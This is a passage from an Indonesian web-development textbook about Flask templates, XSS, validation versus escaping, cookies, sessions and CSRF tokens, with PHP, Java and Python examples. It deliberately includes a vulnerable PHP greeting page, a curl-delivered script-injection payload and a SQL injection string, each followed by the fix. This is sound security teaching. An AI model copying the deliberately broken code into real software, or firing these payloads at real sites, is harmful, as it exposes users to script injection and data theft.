Kode 3.26 (Lanjutan) *app.py: halaman-halaman Laundry dalam Flask. Setiap @app.route mengikat sebuah alamat pada sebuah fungsi.*

```
def read_messages():
    if not MESSAGE_FILE.exists():
        return []
    with MESSAGE_FILE.open(newline="", encoding="utf-8") as f:
        return list(csv.reader(f))


def save_message(m):
    """Append one message to the CSV file. Ids run M0001, M0002, ..."""
    MESSAGE_FILE.parent.mkdir(exist_ok=True)
    msg_id = f"M{len(read_messages()) + 1:04d}"
    time = datetime.now(WIB).strftime("%Y-%m-%d %H:%M")
    with MESSAGE_FILE.open("a", newline="", encoding="utf-8") as f:
        csv.writer(f, lineterminator="\n").writerow(
            [msg_id, time, m["outlet"], m["name"], m["phone"], m["message"]])


def check_login(email: str, password: str) -> bool:
    hashed = STAFF.get(email.lower())
    if hashed is None:
        check_password_hash(DUMMY_HASH, password)  # the same slow work either way
        return False
    return check_password_hash(hashed, password)


@app.route("/login", methods=["GET", "POST"])
def login():
    error, email = None, ""
    if request.method == "POST":
        email = shop.field(request.form, "email")
        password = request.form.get("password", "")  # a password is NOT trimmed
        if not csrf_ok():
            error = "This form has expired. Please send it again."
        elif check_login(email, password):
            session.clear()                          # a fresh session at every login
            session["staff"] = email.lower()
            return redirect("/messages", code=303)
        else:
            error = "E-mail or password is wrong."  # never say which of the two
    return render_template("login.html", error=error, email=email)
```

Kode 3.26 (Lanjutan) *app.py: halaman-halaman Laundry dalam Flask. Setiap @app.route mengikat sebuah alamat pada sebuah fungsi.*

```
@app.route("/messages")
def messages():
    staff = session.get("staff")
    if staff is None:
        return redirect("/login", code=303)        # not logged in: go and log in
    rows = read_messages()
    q = shop.field(request.args, "q")
    if q:                                          # searching only asks: GET
        n = q.lower()
        rows = [m for m in rows if n in m[3].lower() or n in m[5].lower() or q in m[4]]
    return render_template("messages.html", staff=staff, rows=rows, q=q)


@app.route("/logout", methods=["POST"])            # logging out changes state: POST
def logout():
    if csrf_ok():
        session.clear()
    return redirect("/login", code=303)


if __name__ == "__main__":
    app.run(host="127.0.0.1", port=5000)
```

Flask menyusun HTML dari **templat**, berkas HTML yang berlubang, mirip dengan PHP. **Kode 3.27** adalah bingkainya dan **Kode 3.28** kalkulatornya. `{{ … }}` mencetak nilai, `{% … %}` adalah pernyataan, dan templat anak mengisi blok `content` pada tata letak.

Kode 3.27 `templates/layout.html`: bingkai halaman dalam Jinja, bahasa templat Flask.

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>{{ title }} - {{ shop_name }}</title>
<link rel="stylesheet" href="{{ url_for('static', filename='style.css') }}">
</head>
<body>
<header><strong>{{ shop_name }}</strong>
<nav><a href="/">Home</a> <a href="/calculator">Prices</a> <a href="/contact">Contact</a>
<a href="/messages">Staff</a></nav>
</header>
<main>
<h1>{{ title }}</h1>
{% block content %}{% endblock %}
</main>
<footer>Profitina Laundry, Surabaya</footer>
</body>
</html>
```

Kode 3.28 `templates/calculator.html`: formulir kalkulator dan hasilnya.

```
{% extends "layout.html" %}{% set title = "Price calculator" %}
{% block content -%}
{# Every {{ ... }} below is escaped automatically: Jinja calls escape() for us. #}
<form method="get" action="">
  <label for="service">Service</label>
  <select id="service" name="service">
    <option value="">- choose -</option>
{% for id, s in services.items() %}    <option value="{{ id }}"{{ " selected" if id ==
old.service }}>{{ s.description }}, {{ rupiah(s.price) }}</option>
{% endfor %}  </select>
{% if errors.service %}  <p class="err">{{ errors.service }}</p>
{% endif %}  <label for="units">Quantity (kg, items or pairs)</label>
  <input id="units" name="units" value="{{ old.units }}" inputmode="numeric">
{% if errors.units %}  <p class="err">{{ errors.units }}</p>
{% endif %}  <button type="submit">Calculate</button>
</form>
{% if result %}<p class="result">{{ result.description }}: {{ result.units }} {{
result.unit }} x {{ rupiah(result.price) }} = <strong>{{ rupiah(result.total)
}}</strong></p>
{% endif %}
{%- endblock %}
```

Tidak ada `h()` di kedua templat itu, namun keluarannya tetap di-*escape*: Jinja **melakukan *escaping* pada setiap `{{ … }}` secara otomatis** dalam templat `.html`. Dijalankan dengan `python app.py`:

```
HTTP/1.1 200 OK
Set-Cookie: last_service=S0005; Expires=Fri, 23 Oct 2026 11:48:51 GMT; Max-Age=2592000;
HttpOnly; Path=/; SameSite=Lax
    <option value="S0005" selected>Dry cleaning - suit 2 pieces (per item), Rp
65.000</option>
<p class="result">Dry cleaning - suit 2 pieces (per item): 3 items x Rp 65.000 = <strong>Rp
195.000</strong></p>
  <p class="err">Choose one of the services on the list.</p>
  <input id="units" name="units" value="3.5" inputmode="numeric">
  <p class="err">Enter a whole number from 1 to 999; round kg up.</p>
```

Tiga bahasa, satu jawaban: Rp 195.000.

3.19 Validasi dan *Escaping*

Inilah subbab terpenting dalam bab ini.

3.19.1 Lubangnya, diperagakan

Kode 3.29 adalah halaman dengan satu tugas: menyapa pengunjung dengan namanya.

Kode 3.29 `unsafe.php`, sengaja dibuat rusak. Halaman ini berfungsi bagi setiap pengunjung yang berkelakuan baik, dan justru itulah yang membuatnya berbahaya.

```
<?php
// unsafe.php — DELIBERATELY BROKEN. This is the counter-example in the book.
// It echoes whatever arrives without checking or escaping anything.
// NEVER write a page like this. Run it once, see the hole, then close it.
?>
<!DOCTYPE html>
<html lang="en"><head><meta charset="utf-8"><title>Unsafe greeting</title></head>
<body>
<p>Hello, <?php echo $_GET['name'] ?? 'stranger'; ?>!</p>
</body></html>
```

Diminta `unsafe.php?name=Sri`, halaman ini menjawab:

```
<p>Hello, Sri!</p>
```

Sekarang kirim nama yang bukan nama:

```
curl -s -G --data-urlencode 'name=<script>alert("stolen")</script>'
http://127.0.0.1:8080/unsafe.php
```

```
<p>Hello, <script>alert("stolen")</script>!</p>
```

Pengunjung memasok teks; program memperlakukannya sebagai **isi**; peramban memperlakukannya sebagai **kode**, karena dalam HTML `<script>` adalah kode. Inilah ***cross-site scripting***, XSS. Skrip yang disusupkan dapat melakukan apa saja yang dapat dilakukan halaman: membaca apa yang ditampilkan halaman, menulis ulang halaman untuk menampilkan kotak *login* palsu, mengirim formulir atas nama pengunjung. Simpan teks yang sama lalu tampilkan kepada orang lain, seperti halaman staf pada Subbab 3.21 menampilkan pesan, dan setiap pembacanya akan menjalankannya.

3.19.2 Perbaikannya

Kode 3.30 adalah halaman yang sama dengan satu fungsi tambahan.

Kode 3.30 `safe.php`: satu-satunya perubahan adalah `h(…)` di sekeliling nilainya.

```
<?php
// safe.php — the same page, one function away from being correct.
require_once __DIR__ . '/lib/validate.php';
?>
<!DOCTYPE html>
<html lang="en"><head><meta charset="utf-8"><title>Safe greeting</title></head>
<body>
<p>Hello, <?= h($_GET['name'] ?? 'stranger') ?>!</p>
</body></html>
```

Serangan yang sama kini menghasilkan:

```
<p>Hello, &lt;script&gt;alert(&quot;stolen&quot;)&lt;/script&gt;!</p>
```

`htmlspecialchars()` mengubah `&` menjadi `&`, `<` menjadi `<`, `>` menjadi `>`, `"` menjadi `"`, dan `'` menjadi `'`. Kelima karakter itulah seluruh mekanisme yang membuat teks menjadi *markup*, sehingga menetralkannya membuat teks tetap teks. `ENT_QUOTES` penting di dalam atribut seperti `value="…"`, tempat tanda kutip yang tidak di-*escape* akan mengakhiri atribut terlalu dini. `Web.h()` di Java melakukan lima penggantian yang sama secara manual, dan Jinja melakukannya untuk setiap `{{ … }}`, dengan menulis `"` sebagai `"` yang dibaca peramban secara identik.

> **WAWASAN KUNCI:** Lakukan *escaping* pada **keluaran**, pada saat mencetak, untuk tujuan tempat Anda mencetak. Bukan pada masukan, bukan sekali di awal halaman, bukan "kalau kelihatannya berbahaya". Setiap nilai yang berasal dari luar program mendapat `h()` dalam perjalanannya ke halaman. Jika Anda mendapati diri memutuskan kasus demi kasus, Anda sudah kalah; tulislah `h()` setiap kali dan berhentilah memikirkannya. Templat Flask menjadikannya bawaan, dan itulah argumen terkuat untuk memakai templat.

3.19.3 Validasi bukan *escaping*

Kedua kata ini sering dipakai seakan-akan berarti sama. Tidak.

> **DEFINISI. Validasi** memutuskan apakah sebuah nilai dapat diterima *sama sekali*, dan menolaknya jika tidak. ***Escaping*** (kadang secara longgar disebut sanitasi) membuat nilai yang

> sudah diterima aman untuk *satu tujuan tertentu*: halaman HTML, kueri SQL, perintah *shell*, atau URL.

Anda memerlukan keduanya, pada saat yang berbeda. Validasi terjadi sekali, ketika data tiba. *Escaping* terjadi setiap kali data keluar, dan *bergantung pada tujuannya*, seperti diperlihatkan **Tabel 3.14**.

Tabel 3.14 Satu aturan *escaping* untuk setiap tujuan. Aturan yang salah sama dengan tanpa aturan: `htmlspecialchars()` sama sekali tidak melindungi kueri SQL.

Tujuan	PHP	Java	Python	Bab
Teks atau atribut HTML	`htmlspecialchars()` dengan `ENT_QUOTES`	`Web.h()`	Jinja `{{ }}`, `html.escape()`	bab ini
URL atau *query string*	`urlencode()`	`URLEncoder.encode()`	`urllib.parse.quote()`	bab ini
Kueri SQL	***prepared statement***	`PreparedStatement`	*placeholder* `?`	5
JavaScript	`json_encode()`	pustaka JSON	`json.dumps()`	kemudian

Padanan SQL dari **Kode 3.29** adalah kueri yang disusun dengan merekatkan *string*: `"SELECT * FROM Customer WHERE name = '" . $_POST['name'] . "'"`. Beri nama `' OR '1'='1` dan kueri itu tidak lagi berarti apa yang Anda tulis. Itulah ***SQL injection***, dan Bab 5 memberikan jawabannya, yaitu *prepared statement*, yang datanya tidak pernah menjadi bagian dari teks kueri. Pokok strukturalnya sama dengan XSS: *data dibiarkan menjadi kode*. Setiap celah injeksi adalah kalimat itu, dan ia menduduki puncak OWASP Top 10 [5].

3.19.4 Validator kontak

`validateContact()` dalam **Kode 3.20** memeriksa formulir kontak pada Subbab 3.20, dan `Shop.validateContact()` di Java serta `shop.validate_contact()` di Python adalah terjemahan baris demi baris. Enam keputusan di dalamnya berlaku untuk setiap formulir yang akan Anda tulis.

1. **Bagian program selebihnya hanya memakai `$clean`.** Nilai yang tidak lolos tidak ada di dalamnya, sehingga tidak dapat terpakai secara tidak sengaja.
2. **Validator mengumpulkan semua galat**, sehingga pengunjung yang membuat tiga kesalahan diberi tahu tentang ketiganya.
3. **Gerai diperiksa terhadap daftarnya sendiri. *Allowlist*** ini menolak apa pun yang tidak ada di daftar, tanpa perlu membayangkan apa yang mungkin dikirim penyerang; *allowlist* lebih baik daripada *blocklist*.
4. **Nomor telepon dibersihkan, lalu dinilai**: spasi dan tanda hubung dibuang, lalu angkanya harus cocok dengan `^\d{8,15}$`, aturan aplikasi jadi itu sendiri.
5. **Panjang dihitung dalam karakter**, bukan bita: `mb_strlen()`, `codePointCount()` di Java, `len()` di Python.
6. **Nama mengizinkan huruf dari semua abjad** (`\p{L}\p{M}`) serta `'`, `.`, `-`, dan spasi. Menolak `<` dan `"` bukanlah *alasan* halaman ini aman (*escaping*-lah alasannya), tetapi ia adalah tembok kedua.

> **PERINGATAN:** Validasi di peramban bukanlah validasi. `required`, `type="email"`, dan `maxlength` pada HTML, serta setiap baris JavaScript, memperbaiki *pengalaman* pengunjung yang jujur. Semuanya tidak melindungi apa pun, karena permintaan tidak harus berasal dari formulir Anda: setiap perintah `curl` dalam bab ini melewati formulirnya sama sekali. Pemeriksaan di peramban adalah sopan santun; pemeriksaan di peladen adalah pagarnya.

Enam keputusan rancangan, dua tembok. Ketika tag skrip dari **Kode 3.29** dikirim sebagai *nama* ke formulir kontak yang sesungguhnya, keduanya bekerja secara terpisah:

```
  <input id="name" name="name"
value="&lt;script&gt;alert(&quot;stolen&quot;)&lt;/script&gt;">
  <p class="err">Use letters, spaces, apostrophes, dots and hyphens only.</p>
```

Validasi menolak nilainya, dan *escaping* membuat salinan yang ditampilkan ulang tidak berbahaya. Salah satunya saja sudah cukup; memiliki keduanya itulah intinya. Kebiasaan menata segala sesuatu sehingga tidak ada satu kesalahan pun yang berakibat fatal ini disebut **pertahanan berlapis** (*defense in depth*). Lembar contekan OWASP tentang *cross-site scripting* [6] adalah rujukan yang patut selalu ada di samping Anda.

3.20 *Cookie* dan Sesi

3.20.1 Protokol tanpa ingatan

HTTP bersifat ***stateless***: setiap permintaan berdiri sendiri, dan PHP melupakan setiap variabel ketika halaman selesai. Padahal toko memerlukan ingatan: kalkulator semestinya mengingat layanan minggu lalu, formulir kontak semestinya berterima kasih pada halaman *sesudah* halaman yang menyimpan pesan, dan staf yang sudah masuk semestinya tetap masuk. Dua mekanisme menyediakannya, dan yang kedua dibangun di atas yang pertama.

3.20.2 *Cookie*

Cookie adalah nilai kecil bernama yang diminta peladen untuk disimpan peramban dan dikirim kembali. Peladen memintanya dengan sebuah *header* respons; peramban mematuhinya pada setiap permintaan berikutnya ke situs yang sama, dalam sebuah *header* permintaan [7]:

```
response:  Set-Cookie: last_service=S0005; Max-Age=2592000; Path=/; HttpOnly;
SameSite=Lax
requests:  Cookie: last_service=S0005
```

Itulah seluruh mekanismenya, dan kalkulator pada Subbab 3.18 sudah memakainya. Kunjungan berikutnya, tanpa *query string*, kembali dengan layanan yang sudah terpilih:

```
curl -s -b 'last_service=S0005' http://127.0.0.1:8080/calculator.php | grep selected
```


```
    <option value="S0005" selected>Dry cleaning - suit 2 pieces (per item), Rp
65.000</option>
```

`Max-Age` adalah masa hidup dalam detik, $30 \times 24 \times 3600 = 2{,}592{,}000$; tanpanya *cookie* mati bersama peramban. `Path=/` mencakup seluruh situs. `HttpOnly` menyembunyikannya dari skrip halaman. `SameSite=Lax` menjauhkannya dari formulir yang dikirim dari situs *lain*. Pada HTTPS tambahkan `Secure`. `setcookie()` di PHP, `Web.setCookie()` di Java, dan `response.set_cookie()` di Flask menulis *header* yang sama.

Dua aturan lahir dari kenyataan bahwa "*cookie* adalah *header*". **Ia harus dikirim sebelum keluaran apa pun**, karena *header* berjalan sebelum badan; cetak satu bita lebih dulu dan PHP menjawab "headers already sent" (Subbab 3.23). Dan ***cookie* adalah masukan pengunjung seperti yang lain**: peramban menyimpannya, pengunjung dapat menyuntingnya, dan ia kembali di `$_COOKIE` sama tidak tepercayanya dengan `$_GET`. Kalkulator hanya membandingkannya dengan id layanan, dan ia di-*escape* di mana pun dicetak.

3.20.3 Sesi

Cookie menyimpan beberapa bita, di mesin pengunjung, tempat pengunjung dapat mengubahnya. Status *login* tidak boleh tinggal di sana. **Sesi** (*session*) menyimpan datanya di **peladen** dan hanya memberi peramban sebuah **id sesi** acak yang panjang di dalam *cookie*. **Gambar 3.30** mengikuti formulir kontak melalui satu sesi.



Gambar 3.30 Sesi, langkah demi langkah. Peramban hanya memegang id `PHPSESSID`; datanya tinggal di peladen. Langkah 3 sampai 6 sekaligus merupakan pola *post/redirect/get* pada Subbab 3.20.5.

Di PHP, `session_start()` mengerjakan semuanya. Ia membaca *cookie* `PHPSESSID`; jika tidak ada, ia membuat id acak baru dan mengirimkannya dengan `Set-Cookie`. Ia memuat data sesi itu ke `$_SESSION`, yang dibaca dan ditulis kode Anda seperti *array* biasa, dan ketika halaman selesai ia menyimpan *array* itu kembali. **Tabel 3.15** membandingkan kedua mekanisme.

Tabel 3.15 *Cookie* dibandingkan dengan sesi. Sesi dibangun di atas *cookie*, tetapi hanya id-nya yang berpindah.

	Cookie	Sesi
Datanya tinggal	di peramban	di peladen
Peramban memegang	datanya sendiri	hanya id acak
Pengunjung dapat membaca atau mengubahnya	ya	tidak (hanya id-nya)
Ukuran	sekitar 4 KB	sebanyak yang diizinkan peladen
Masa hidup	`Max-Age`, atau sampai peramban ditutup	sampai kedaluwarsa atau dimusnahkan
Pakailah untuk	preferensi: layanan terakhir, bahasa	siapa yang masuk, token formulir, pesan sekali tampil
PHP / Java / Flask	`$_COOKIE`, `setcookie()` / `Web.cookies()`, `Web.setCookie()` / `request.cookies`, `set_cookie()`	`$_SESSION` / `Web.session()` / `session`

Kode 3.31 menghimpun fungsi bantu sesi pada jalur PHP.

Kode 3.31 `lib/session.php`: memulai sesi dengan aman, token formulir, dan pesan sekali tampil.

```php
<?php
// lib/session.php — the session, the one-time "flash" message and the form token.

/** Start or resume this visitor's session. Call it before the page prints anything. */
function startSession(): void {
    if (session_status() === PHP_SESSION_ACTIVE) {
        return;
    }
    session_start([
        'cookie_httponly' => true,     // page scripts cannot read the session cookie
        'cookie_samesite' => 'Lax',    // another site's form cannot POST with it
        'use_strict_mode' => true,     // refuse a session id this server never issued
    ]);
}

/** This session's form token (CSRF token), made on first use. */
function csrfToken(): string {
    return $_SESSION['csrf'] ??= bin2hex(random_bytes(16));
}

/** True if the form sent back this session's token. */
function csrfOk(array $post): bool {
    $token = $_SESSION['csrf'] ?? '';
    return $token !== '' && hash_equals($token, field($post, 'csrf'));   // '' never
matches
}

/** Keep a message for the NEXT page only (post/redirect/get). */
function flash(string $message): void {
    $_SESSION['flash'] = $message;
}

/** Take the waiting message, if there is one, and forget it. */
function takeFlash(): ?string {
    $m = $_SESSION['flash'] ?? null;
    unset($_SESSION['flash']);
    return $m;
}

/** The e-mail of the staff member logged in on this session, or null. */
function staffEmail(): ?string {
    return $_SESSION['staff'] ?? null;
}
```

`startSession()` meneruskan tiga pengaturan. `cookie_httponly` dan `cookie_samesite` memberi *cookie* sesi perlindungan yang sama seperti `last_service`. `use_strict_mode` membuat PHP menolak id sesi yang tidak pernah diterbitkannya, salah satu pertahanan terhadap ***session fixation***, yaitu serangan dengan menanamkan id yang sudah diketahui ke peramban korban; Subbab 3.21 menambahkan pertahanan yang lain.

3.20.4 Token formulir

Pada ***cross-site request forgery*** (CSRF), halaman situs lain membuat peramban pengunjung mengirim POST ke situs Anda. `SameSite=Lax` menghentikan sebagian besarnya, tetapi pertahanan klasiknya adalah **token formulir**: nilai acak yang disimpan dalam sesi dan dicetak di isian tersembunyi setiap formulir. Situs lain dapat membuat peramban mengirim *cookie*, tetapi tidak dapat membaca tokennya, sehingga kirimannya ditolak.

`csrfOk()` membandingkan dengan `hash_equals()`, yang memerlukan waktu sama entah karakter pertama atau terakhir yang berbeda, sehingga perbandingan itu tidak membocorkan apa pun melalui waktu. Perhatikan uji `$token !== ''`: tanpanya, sesi yang baru lahir tanpa token dan kiriman tanpa isian token akan membandingkan `''` dengan `''` lalu *lolos*. Bug persis seperti itu ada

dalam draf pertama kode bab ini dan tertangkap ketika versi Java ditulis; `csrfOk()` di Java dan `csrf_ok()` di Flask membawa penjagaan yang sama.

3.20.5 Formulir kontak: *post, redirect, get*

Kode 3.32 adalah halaman kontak.

Kode 3.32 `contact.php`: validasi, simpan ke berkas CSV, ingat ucapan terima kasih dalam sesi, lalu alihkan.

```
<?php
declare(strict_types=1);
// contact.php — the contact form: POST, validate, store, redirect, thank.

require_once __DIR__ . '/lib/services.php';
require_once __DIR__ . '/lib/validate.php';
require_once __DIR__ . '/lib/session.php';
require_once __DIR__ . '/lib/layout.php';

const MESSAGE_FILE = __DIR__ . '/data/messages.csv';

startSession();
$errors = [];
$old = ['name' => '', 'phone' => '', 'outlet' => '', 'message' => ''];

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    foreach (array_keys($old) as $k) {
        $old[$k] = field($_POST, $k);                 // so the form can be drawn again,
filled in
    }
    if (!csrfOk($_POST)) {
        $errors['form'] = 'This form has expired. Please send it again.';
    } else {
        [$clean, $errors] = validateContact($_POST);
    }
    if (!$errors) {
        saveMessage($clean);
        flash('Thank you, ' . $clean['name'] . '. ' . OUTLETS[$clean['outlet']] . ' will
call you back.');
        header('Location: contact.php', true, 303);   // post/redirect/get
        exit;
    }
}

/** Append one message to the CSV file. Ids run M0001, M0002, ... */
function saveMessage(array $m): void {
    if (!is_dir(dirname(MESSAGE_FILE))) {
        mkdir(dirname(MESSAGE_FILE), 0775, true);
    }
    $fh = fopen(MESSAGE_FILE, 'a+');
    flock($fh, LOCK_EX);                              // one writer at a time
    rewind($fh);
    $n = 0;
    while (fgetcsv($fh, null, ',', '"', '') !== false) {
        $n++;                                         // count records, not lines
    }
    $id = 'M' . str_pad((string) ($n + 1), 4, '0', STR_PAD_LEFT);
    fputcsv($fh, [$id, date('Y-m-d H:i'), $m['outlet'], $m['name'], $m['phone'],
$m['message']], ',', '"', '');
```

Kode 3.32 (Lanjutan) *contact.php: validasi, simpan ke berkas CSV, ingat ucapan terima kasih dalam sesi, lalu alihkan.*

```
    flock($fh, LOCK_UN);
    fclose($fh);
}

$thanks = takeFlash();
pageStart('Contact us');
?>
<?php if ($thanks !== null): ?>
<p class="ok">><?= h($thanks) ?></p>
<?php endif; ?>
<?php if (isset($errors['form'])): ?>
<p class="err">><?= h($errors['form']) ?></p>
<?php endif; ?>
<form method="post" action="">
  <input type="hidden" name="csrf" value="<?= h(csrfToken()) ?>">
  <label for="name">Your name</label>
  <input id="name" name="name" value="<?= h($old['name']) ?>">
<?php if (isset($errors['name'])): ?>
  <p class="err">><?= h($errors['name']) ?></p>
<?php endif; ?>
  <label for="phone">Phone</label>
  <input id="phone" name="phone" value="<?= h($old['phone']) ?>">
<?php if (isset($errors['phone'])): ?>
  <p class="err">><?= h($errors['phone']) ?></p>
<?php endif; ?>
  <label for="outlet">Outlet</label>
  <select id="outlet" name="outlet">
    <option value="">- choose -</option>
<?php foreach (OUTLETS as $id => $name): ?>
    <option value="<?= h($id) ?>"<?= $id === $old['outlet'] ? ' selected' : '' ?>><?=
h($name) ?></option>
<?php endforeach; ?>
  </select>
<?php if (isset($errors['outlet'])): ?>
  <p class="err">><?= h($errors['outlet']) ?></p>
<?php endif; ?>
  <label for="message">Message</label>
  <textarea id="message" name="message" rows="4">><?= h($old['message']) ?></textarea>
<?php if (isset($errors['message'])): ?>
  <p class="err">><?= h($errors['message']) ?></p>
<?php endif; ?>
  <button type="submit">Send</button>
</form>
<?php pageEnd();
```

Jika berhasil, halaman ini tidak mencetak “terima kasih”. Ia menyimpan pesan, menaruh ucapan terima kasih dalam sesi dengan `flash()`, lalu menjawab **303 See Other** dengan *header* `Location`. Peramban kemudian melakukan GET ke halaman itu, yang mengambil pesan dari sesi dengan `takeFlash()` dan menampilkannya sekali. Inilah ***post/redirect/get***: sesudah pengalihan, tombol muat ulang hanya mengulang GET yang tidak berbahaya, tidak pernah POST-nya (Soal 3.16). `flock()` mencegah dua proses menulis secara bersamaan, dan id menghitung *rekaman* dengan `fgetcsv()`, karena sebuah pesan boleh memuat ganti baris.

Pertukaran yang sebenarnya, langkah demi langkah. Kunjungan pertama memulai sesi:

```
HTTP/1.1 200 OK
Set-Cookie: PHPSESSID=6c9f058c18d8a50e9cb2f33844ebfd10; path=/; HttpOnly; SameSite=Lax
```

Kiriman dengan empat isian buruk menampilkan keempat pesan sekaligus:

```
  <p class="err">Enter your name (1 to 50 characters).</p>
  <p class="err">Enter a phone number with 8 to 15 digits (spaces and dashes are
allowed).</p>
  <p class="err">Choose one of our three outlets.</p>
  <p class="err">Write a message of 1 to 500 characters.</p>
```

Kiriman tanpa token, dari sesi yang baru, ditolak:

```
<p class="err">This form has expired. Please send it again.</p>
```

Kiriman yang baik dijawab dengan pengalihan, bukan halaman:

```
HTTP/1.1 303 See Other
Location: contact.php
```

GET sesudahnya menampilkan ucapan terima kasih, dan GET berikutnya tidak lagi (hitungannya 0):

```
<p class="ok">Thank you, Sri Wahyuni. Profitina Laundry Keputih will call you back.</p>
0
```

Dan berkasnya menerima satu baris untuk setiap pesan; `fputcsv()` memberi tanda kutip pada setiap nilai yang memuat spasi atau tanda kutip, dan menggandakan tanda kutip di dalamnya:

```
M0001,"2026-09-23 18:48",O02,"Sri Wahyuni",081200004521,"Can you wash a batik sarong by
hand?"
M0002,"2026-09-23 18:48",O01,"Budi
Santoso",085700003318,"<script>alert(""stolen"")</script>"
```

Pesan kedua adalah serangan dari Subbab 3.19 yang dikirim sebagai *pesan*. Ia disimpan sebagaimana ditulis pengunjung, dan itu benar: validasi memeriksa bahwa pesan berisi 1 sampai 500 karakter, bukan apa isinya. Pertahanannya ada pada keluaran, di halaman staf.

3.20.6 Sesi di Java dan Flask

JDK tidak memiliki sesi, maka `Web.java` (**Kode 3.17**) membangun versi kecil dari apa yang disembunyikan `session_start()`: peta dari id acak ke peta data, *cookie* bernama `SID`, `newSessionId()` untuk `session_regenerate_id()`, dan `endSession()` untuk `session_destroy()`. Sesi-sesi ini tinggal di memori dan lenyap ketika peladen berhenti; PHP menyimpannya dalam berkas. **Kode 3.33** adalah halaman kontaknya.

Kode 3.33 `ContactPage.java`: formulir kontak dalam Java, termasuk kode untuk menulis dan membaca CSV yang sepadan dengan `fputcsv()` dan `fgetcsv()` milik PHP.

```
import com.sun.net.httpserver.HttpExchange;
import java.io.IOException;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.StandardOpenOption;
import java.time.LocalDateTime;
import java.time.ZoneId;
import java.time.format.DateTimeFormatter;
import java.util.ArrayList;
import java.util.LinkedHashMap;
import java.util.List;
import java.util.Map;

/** ContactPage.java — the contact form: POST, validate, store, redirect, thank. */
final class ContactPage {
    private ContactPage() {}

    static final Path MESSAGE_FILE = Path.of("data", "messages.csv");
    static final List<String> FIELDS = List.of("name", "phone", "outlet", "message");

    static void contact(HttpExchange ex) throws IOException {
        Map<String, String> session = Web.session(ex);
        Map<String, String> errors = new LinkedHashMap<>();
        Map<String, String> old = new LinkedHashMap<>();
        FIELDS.forEach(f -> old.put(f, ""));

        if ("POST".equals(ex.getRequestMethod())) {
            Map<String, String> post = Web.form(ex);
            FIELDS.forEach(f -> old.put(f, Web.field(post, f)));   // to draw the form
again, filled in
            Shop.Checked c = null;
            if (!Web.csrfOk(session, post)) {
                errors.put("form", "This form has expired. Please send it again.");
            } else {
                c = Shop.validateContact(post);
                errors.putAll(c.errors());
            }
            if (errors.isEmpty()) {
                saveMessage(c.clean());
                session.put("flash", "Thank you, " + c.clean().get("name") + ". "
                        + Shop.OUTLETS.get(c.clean().get("outlet")) + " will call you
back.");
                Web.redirect(ex, "/contact");                        // post/redirect/get
                return;
            }
        }
```

Kode 3.33 (Lanjutan) *ContactPage.java: formulir kontak dalam Java, termasuk kode untuk menulis dan membaca CSV yang sepadan dengan fputcsv() dan fgetcsv() milik PHP.*

```
        String thanks = session.remove("flash");                    // takeFlash()
        StringBuilder p = new StringBuilder(LaundrySite.pageStart("Contact us"));
        if (thanks != null) {
            p.append("<p class=\"ok\">").append(Web.h(thanks)).append("</p>\n");
        }
        if (errors.containsKey("form")) {
            p.append("<p
class=\"err\">").append(Web.h(errors.get("form"))).append("</p>\n");
        }
        p.append("<form method=\"post\" action=\"\">\n  <input type=\"hidden\"
name=\"csrf\" value=\"")
         .append(Web.h(Web.csrfToken(session))).append("\">\n");
        p.append("  <label for=\"name\">Your name</label>\n  <input id=\"name\"
name=\"name\" value=\"")
         .append(Web.h(old.get("name"))).append("\">\n").append(error(errors, "name"));
        p.append("  <label for=\"phone\">Phone</label>\n  <input id=\"phone\"
name=\"phone\" value=\"")
         .append(Web.h(old.get("phone"))).append("\">\n").append(error(errors, "phone"));
        p.append("  <label for=\"outlet\">Outlet</label>\n  <select id=\"outlet\"
name=\"outlet\">\n")
         .append("    <option value=\"\">- choose -</option>\n");
        for (Map.Entry<String, String> o : Shop.OUTLETS.entrySet()) {
            p.append("    <option value=\"").append(Web.h(o.getKey())).append('"')
             .append(o.getKey().equals(old.get("outlet")) ? " selected" : "").append('>')
             .append(Web.h(o.getValue())).append("</option>\n");
        }
        p.append("  </select>\n").append(error(errors, "outlet"));
        p.append("  <label for=\"message\">Message</label>\n  <textarea id=\"message\"
name=\"message\" rows=\"4\">")
         .append(Web.h(old.get("message"))).append("</textarea>\n").append(error(errors,
"message"));
        p.append("  <button
type=\"submit\">Send</button>\n</form>\n").append(LaundrySite.pageEnd());
        Web.html(ex, p.toString());
    }

    private static String error(Map<String, String> errors, String field) {
        return errors.containsKey(field) ? "  <p class=\"err\">" + Web.h(errors.get(field))
+ "</p>\n" : "";
    }

    /** Append one message to the CSV file. Ids run M0001, M0002, ... One writer at a time.
*/
    static synchronized void saveMessage(Map<String, String> m) throws IOException {
        Files.createDirectories(MESSAGE_FILE.getParent());
        int n = readMessages().size();
        String id = "M%04d".formatted(n + 1);
        String time = LocalDateTime.now(ZoneId.of("Asia/Jakarta"))
                .format(DateTimeFormatter.ofPattern("yyyy-MM-dd HH:mm"));
        List<String> row = List.of(id, time, m.get("outlet"), m.get("name"),
m.get("phone"), m.get("message"));
        StringBuilder line = new StringBuilder();
        for (String v : row) {
            line.append(line.isEmpty() ? "" : ",").append(csv(v));
        }
        Files.writeString(MESSAGE_FILE, line.append('\n').toString(),
StandardCharsets.UTF_8,
                StandardOpenOption.CREATE, StandardOpenOption.APPEND);
```

Kode 3.33 (Lanjutan) *ContactPage.java: formulir kontak dalam Java, termasuk kode untuk menulis dan membaca CSV yang sepadan dengan fputcsv() dan fgetcsv() milik PHP.*

```
    }

    /** One CSV value, quoted the way PHP's fputcsv() quotes it. */
    static String csv(String v) {
        boolean quote = v.chars().anyMatch(c -> c == ',' || c == '"' || c == ' ' || c ==
'\n'
                || c == '\r' || c == '\t');
        return quote ? '"' + v.replace("\"", "\"\"") + '"' : v;
    }

    /** Every message as a list of six values: fgetcsv() in a loop. */
    static List<List<String>> readMessages() throws IOException {
        List<List<String>> rows = new ArrayList<>();
        if (!Files.exists(MESSAGE_FILE)) {
            return rows;
        }
        String text = Files.readString(MESSAGE_FILE, StandardCharsets.UTF_8);
        List<String> row = new ArrayList<>();
